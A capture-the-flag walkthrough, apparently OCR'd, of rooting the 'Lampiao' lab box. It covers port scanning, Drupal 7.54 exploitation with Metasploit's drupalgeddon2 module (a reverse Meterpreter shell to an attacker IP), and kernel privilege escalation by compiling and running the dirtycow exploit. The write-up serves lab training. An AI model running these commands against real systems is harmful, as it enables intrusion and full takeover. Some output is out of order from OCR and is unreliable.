
Lampiao


```
rustscan -a 192.168.157.48 -t 3000 -u 4000 -- -A -oN nmap
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKeg3YDejlMII2nywaeS2HFxd09ak99X7NdFEfHDe/Fng3UwA+gQjhQZ03h09BWb45SfR2EIH
ifo+luxym7exJvHgKcLpL1rNVZjzYxPhofAAAAFQCKP3vJ9wD7JSGsDao7IA97RPWROwAAAIAOFHw5FJFFG3bpKsmzhluq0dj1VdltQ
B/nvVILX3y68TR2/o0Iu5JMgy4uyXMVFFbdpZ3cOv4+fDbn7Yy9shhE+T144Utr0WvHHGvcged4QAAAIEAmqW1JA1Dj7CjHW64mRG+7
dcIeuGuKBWIHSTKN3/pzVrFjOiOfUQK7lH3pHzR6DxpOLOVLMsP4qOGa6CBG9R4UREUSFZ+j6mVSPgo+tU9do=
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCohkf0Lql5Q9/2RQx+I7+nJJ9hZfi+p0nYiwkia9NTSQlbQZ09JUGvfxRE3pYke
l/RZR+QMml4Ov/DD7tBNARreXZtxgGG1cUp/51ad31VxOW0xZ8mteMAqyBYRmGPcE5EMFhB7iis8TGr5ZNvEq246RRG9yzDECYdOcGu
vbDsm9WQ2jTMgq6NTp6yYYlYoxxc4kkwJDgO0lD75gN6+Z
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJgCFIaCKti2RYMo5AGFAE91s78Z0
|   256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAq63V1lqtuey7Q5i7rr9auAAqKBs27r5xq5k27l3XSb
80/tcp   open  http?   syn-ack ttl 61
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     _____ _ _ _
|     __(_) | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_| |_|
1898/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Lampi\xC3\xA3o
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
```

on port **80**




On port **1898**



Check the **Drupal** version

```
curl -s http://192.168.157.48/CHANGELOG.txt
```

Drupal 7.54 is running as CMS



Let's see the **drupal** exploit on **metasploit**.
We got **drupalgeddon2** is available for this version.

```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

set the **rhosts** and **rport** in metasploit and run the program.

We got our first shell as **www-data**.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.45.244:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.157.48
[*] Meterpreter session 1 opened (192.168.45.244:4444 -> 192.168.157.48:39580) at 2024-06-02 15:38:34 +0530

meterpreter > shell
Process 2725 created.
Channel 0 created.
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ ls
ls
CHANGELOG.txt                MAINTAINERS.txt  install.php  sites
COPYRIGHT.txt                README.txt       lampiao.jpg  themes
INSTALL.mysql.txt            UPGRADE.txt      misc         update.php
INSTALL.pgsql.txt            audio.m4a        modules      web.config
INSTALL.sqlite.txt           authorize.php    profiles     xmlrpc.php
INSTALL.txt                  cron.php         qrc.png
LICENSE.txt                  includes         robots.txt
LuizGonzaga-LampiaoFalou.mp3 index.php        scripts
www-data@lampiao:/var/www/html$
```

Privilege Escalation

```
uname -a
```

```
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
root@lampiao:~#
```

Now run Linux exploit suggester. And we got two exploit of dirtycow

```
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.e
2.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

Download the exploit from given link.
Run the following command

```
g++ -Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
./dcow
su root
```

Now we are **root** user of the system.

```
www-data@lampiao:/tmp$ g++ -Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
<-Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@lampiao:/tmp$ ls
ls
40847.cpp  les.sh      linpeas.txt                  tmux-33
dcow       linpeas.sh  linux-exploit-suggester-2.pl  vmware-root
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ su root
su root
Password: dirtyCowFun

root@lampiao:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```